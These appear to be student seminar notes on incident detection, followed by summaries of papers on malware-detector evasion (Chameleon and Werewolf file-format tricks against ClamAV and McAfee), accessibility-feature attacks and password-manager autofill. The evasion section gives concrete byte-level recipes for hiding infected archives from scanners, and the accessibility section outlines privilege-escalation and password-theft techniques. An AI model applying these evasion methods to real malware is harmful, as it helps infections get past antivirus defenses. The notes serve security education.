CTI Group 4 : Incidence

How to detect incidents

IDS

- NIDS
  - Used to analyze network traffic to detect anomalies
  - It uses library where previous attacks are described to identify the attack
- HIDS
  - It is installed on the device to identify any attack
  - It uses snapshot to compare previous system and current system to detect anomaly

SIEM

- Collects data through agent and non-agent source
- Uses parser to structure these data
- Merges them, uses common event attribute for same type od attacks
- Catagorizes by adding meaning to events. Enriches the data with more information to make them useful.
- Applies correlation rules to alert the user

Threat Intelligence

- By providing IOCs and TTPs, threat intelligence aids in the detection of ongoing or imminent attacks.
- Security tools like IDS, IPS, and SIEM can use this intelligence to raise alerts and enable swift response.
- Threat intelligence often provides insights into new malware strains and their behaviors.
- SOC analysts use this information to analyze malware samples and develop signatures or detection rules to identify and block similar malware in the future.

How is the information security incident investigation report produced?

- how the incident occurred
- what vulnerabilities were exploited
- how it was detected and contained
- outcome of the incident response process

Abusing File Processing in Malware Detectors for Fun and Profit

HTTPS://IEEEXPLORE.IEEE.ORG/DOCUMENT/6234406

Evasion exploits: Chameleon attacks and Werewolf attacks.

Chameleon attacks exploit discrepancies in file-type inference, where attack files appear as one type to the detector but a different type to the actual operating system or application. On the other hand, werewolf attacks exploit discrepancies in parsing, causing the attack files to have different structures depending on whether they are parsed by the detector or the application.

Werewolf attacks only modify the metadata of the file while leaving the malicious payload unchanged. The goal is to transform a file that is recognized as malicious by the detector into a file that is not recognized as malicious, but the modified file is still processed correctly by the destination application or operating system

Reason :

"semantic gap" between how malware detectors handle files and how the same files are processed on end hosts is the Achilles heel of malware defense. This gap becomes more critical as automated malware defense shifts away from individual hosts to network and cloud-based deployments.

Chameleon and Werewolf attacks can evade detection in various file formats, from simple archives to complex MS Office document formats, without relying on code obfuscation.




Figure 1. File processing in antivirus scanners.

Algorithm 1 Simplified pseudocode of ClamAV's file-type inference algorithm.

```
Read first 1024 bytes of input file into buf
for each fixed-offset file-type signature s in the specified order do
   if !memcmp(buf+s.offset, s.magic-content, s.length) then
      if s is a file type to ignore then
         return ignore
      else
         return s.filetype
      end if
   end if
end for
Check buf for regex file-type signatures using Aho-Corasick algorithm
if buf matches a regex signature r then
   return r.filetype
else
   return unknown file type
end if
```

Chameleon Attack Requirement

For a chameleon attack to be successful, the attacker wants the malware detector to infer a fake type (B) for the file that is different from its actual type (A). To achieve this, the file-type signatures SA (for type A) and SB (for type B) must satisfy three conditions:

SA and SB do not conflict, meaning their offsets do not overlap in the file. If there exist two offsets, one from SA and one from SB, such that they coincide in the file, the attack will not work as it would cause ambiguity in the signature matching.

The length of SB is equal to or longer than the length of SA. This is to ensure that the fake type B can accommodate all the content needed to satisfy the signature matching for type A, making it more convincing as type B.

The fake type B (SB) has a signature that can be matched by the detector before the actual type A (SA). Since the matching process stops once a signature is found, the fake type B's signature should come before the actual type A's signature in the list of signatures checked by the detector.

Algorithm 1 Simplified pseudocode of ClamAV's file-type inference algorithm.

```
Read first 1024 bytes of input file into buf
for each fixed-offset file-type signature s in the specified order do
  if !memcmp(buf+s.offset, s.magic-content, s.length) then
    if s is a file type to ignore then
      return ignore
    else
      return s.filetype
    end if
  end if
end for
Check buf for regex file-type signatures using Aho-Corasick algorithm
if buf matches a regex signature r then
  return r.filetype
else
  return unknown file type
end if
```

Chameleon attack examples against ClamAV

1. Making a POSIX TAR file masquerade as a 'mirc.ini' file. The file-type signatures for TAR and 'mirc.ini' are disjoint, and the 'mirc.ini' signature is matched before the TAR signature. By changing the first 9 bytes of the TAR file to the 'mirc.ini' signature, the TAR archive appears as a 'mirc.ini' file to the scanner. The test EICAR virus is then placed inside the TAR archive with the filename 'eicar.com' renamed to '[aliases].com'. ClamAV does not recognize the file as an archive and scans it as a "blob," failing to detect the EICAR signature in the middle of the file
2. Modifying a RAR archive by changing the first two bytes to "MZ," the magic identifier for Windows executables. None of the tested scanners detected the infection in the modified archive. This attack takes advantage of the fact that some applications on the endhost are capable of repairing modified files, and users typically choose to repair the files when prompted.
3. ClamAV recognizes ZIP files using both a fixed-offset signature '504b0304' at offset 0 and a regex signature '504b0304' that can appear anywhere in the file. Once ClamAV identifies the file as a ZIP based on the fixed-offset signature, it stops further inference, even if there are regex matches inside the file. To exploit this behavior, the attacker created a ZIP file containing an infected executable and prepended the string '504b0304' to it. ClamAV matched the fixed-offset signature at offset 0 but failed to detect the regex signature at offset 4. As a result, ClamAV was unable to extract the contents correctly and declared the archive as clean. However, the destination application (unzip) correctly ignored the initial bytes and extracted the infected file

Defenses Against Chameleon attack

Werewolf Attack examples


- Misleading length in a TAR archive: By setting the length field in the header of a file to be greater than the archive's total length, some scanners fail to detect the infection. For example, McAfee, which has a default upper limit of 1 MB on memory for loading a file, will declare the file clean. However, GNU tar prints a warning but extracts the infected contents correctly.

- Multiple streams in a GZIP file: GZIP files can contain multiple compressed streams that are assembled when the contents are extracted. By crafting a .tar.gz file with the EICAR test virus broken into two parts, some scanners fail to detect the infection. However, when the contents are extracted, the infected file is correctly reassembled. For example, McAfee simply ignores all bytes after the first stream of compressed data.


- Empty VBA project names in MS Word files: Some scanners fail to detect the infection in MS Word files containing embedded objects with empty VBA project names, which are stored inside VBA projects in the document. ClamAV checks for the presence of valid project names and incorrectly identifies the endianness based on the number of valid names found during two passes of parsing.

Werewolf Attack examples(contd)

- Random garbage in a ZIP or GZIP archive: Some scanners do not detect the infection in a file consisting of random garbage followed by an infected ZIP or GZIP file. The unzip or gzip program, however, ignores the garbage when extracting the contents.
- Ambiguous files conforming to multiple formats: By creating werewolf files that can be correctly parsed according to more than one format and produce different results, some scanners fail to detect the infection. For example, a werewolf file consisting of a TAR archive followed by a virus-infected ZIP archive can be processed either by tar or zip, and different contents will be extracted depending on which program is used.
- Fake endianness in an ELF file: By changing the 5th byte of the header of an ELF file to indicate a different endianness, some scanners fail to detect the infection. The Linux kernel does not check this field before loading an ELF file.
- Wrong checksum in a TAR archive: In a POSIX TAR archive, each member file has a 512-byte header protected by a simple checksum. Some scanners do not verify the checksum field when parsing an archive. By modifying the length field in the header of a clean file to point into the middle of the header of an infected file, some scanners fail to detect the infection in the modified archive. However, the tar program on Linux correctly discovers the invalid checksum, skips the first header, and finds the second, infected file by searching for the magic string "ustar" and proceeds to extract it correctly.



Network based defenses against Werewolf attack



HOST-BASED DEFENSES AGAINST WEREWOLF ATTACKS

On-Access Scanning: Intercept file-open, file-close, and file-execute system calls to scan files for infection after they are accessed but before any harm is done. Effective for archive formats but not for other file types.

Tight Integration with Applications: Refactor application code to allow the malware detector to be invoked during file parsing. The detector scans the parsed data and ensures privilege separation to mitigate exploitation.

Cloud-Based Scanning with Standardized APIs: Offload detection to cloud infrastructure using standardized APIs. Applications preprocess files and submit relevant data to cloud detectors for analysis. Cloud detectors leverage extensive resources and knowledge for efficient and up-to-date protection.

A11y Attacks: Exploiting Accessibility in Operating Systems

HTTPS://WENKE.GTISC.GATECH.EDU/PAPERS/A11Y.PDF

A11y

The paper defines computer accessibility (a11y) features as new input/output (I/O) subsystems that offer alternative ways for users with disabilities to interact with the system. These accessibility features have been incorporated by software vendors to comply with the amended Rehabilitation Act. For visually impaired users, there are text-to-speech systems like Narrator (on MS Windows), VoiceOver (on OS X), and TalkBack (on Android) that communicate with the user through speech. For hearing-impaired users, captioning services convert audio output into visual output, and some systems can indicate the presence of audio output by flashing the screen. Users with motor disabilities can benefit from voice-based input systems as an alternative to traditional mouse/keyboard-based input.

A11y Architecture




Figure 2: Traditional mechanism to seek user consent before performing privileged operations.





Figure 1: General architecture for implementing accessibility features. Supporting an accessibility feature creates new paths for I/O on the system (two dotted lines), while original I/O from/to hardware devices (e.g., keyboard/mouse and screen) is indicated on the right side.

Problems

Missing or flawed input validation within the assistive technology (AT): Natural language user interfaces often lack authentication for voice input, and some even accept self-played input, which can be exploited by injecting audio input through text-to-speech (TTS). For example, Touchless Control on the Moto X can be vulnerable to a replay attack. This allows attackers to obtain the privileges of the natural language user interface.



Control of other applications: At the application level, there is no precise way to distinguish whether the input event comes from hardware or from the accessibility library. Additionally, the OS-level access controls for AT are not complete, allowing malicious ATs to control most applications similarly to a human user. This can lead to attacks that control other applications, perform security-sensitive actions, and spoof security mechanisms that require user consent.

Solutions





Figure 4: Required security checks for an AT as a new output subsystem. Application is required to decide which input can transit through the accessibility library, then the AT receives the output to deliver it to the user. Grayed boxes indicate the checks required by OS and the application.

root causes of accessibility-related vulnerabilities

Emphasis on availability/compatibility: Overemphasis on compatibility with native UI widgets leads to a lack of differentiation between real user inputs and accessibility inputs, enabling attacks using synthesized input.



Challenges in validation and authentication: Technical and economic difficulties in complete validation and authentication of inputs introduced by ATs result in missing security checks and new attack vectors.

Weak access control on accessibility libraries: Insufficient access control on accessibility libraries to enhance ATs' usability allows malicious programs to exploit accessibility functionalities for attacks.

Recommendation

Fine-grained access control: Implement fine-grained access control for specific accessibility library functionalities, separating privileges for reading content and interacting with apps.

Privilege separation for ATs: Grant ATs privileges based on their actual needs instead of full access to the accessibility library.

Comprehensive input validation: Improve input validation in accessibility libraries to prevent unauthenticated processing of malicious input.

Multi-factor authentication for sensitive actions: Implement multi-factor authentication for sensitive AT actions, especially concerning password fields and critical system settings.


Attacks on windows

Privilege escalation through Speech Recognition - Using synthetic voice commands to control the system and execute administrative commands.


Privilege escalation with Explorer.exe - Exploiting the lack of input validation in Explorer.exe's confirmation dialog to gain administrative privilege.

Stealing passwords using Password Eye and a screenshot - Exploiting the Password Eye feature to reveal plaintext passwords and capturing them with a screenshot.


attacks on iOS



Attacks on Ubuntu



Bypassing security boundaries - Controlling any application in Ubuntu's GUI, bypassing user ID and process boundaries.



Stealing sudoer passwords via AT-SPI's copytext() vulnerability, copying plaintext passwords to clipboard, granting malware root privileges.

Attacks on Android

Vulnerabilities in Touchless Control - Bypassing voice authentication using replay attacks.

Incomplete protection - AT apps creating unprotected communication channels for capability and information leakage attacks.

Android's incomplete OS-level protections enable keylogging through TTS processor, compromising password security.

Password Managers: Attacks and Defenses

HTTPS://WWW.USENIX.ORG/SYSTEM/FILES/CONFERENCE/USENIXSECURITY14/SEC14-PAPER-SILVER.PDF

Manual vs. Automatic Autofill

Automatic autofill:
populate username and password fields as soon as the login page is loaded without requiring any user interaction. Password managers that support automatic autofill include Chrome (all platforms), Firefox, Safari, LastPass, Norton IdentitySafe, and LastPass Tab.

Manual autofill:
require some user interaction before autofilling. Types of interaction include clicking on or typing into the username field, pressing a keyboard shortcut, or pressing a button in the browser. Password managers that always require manual interaction include 1Password, Keeper, and KeePass

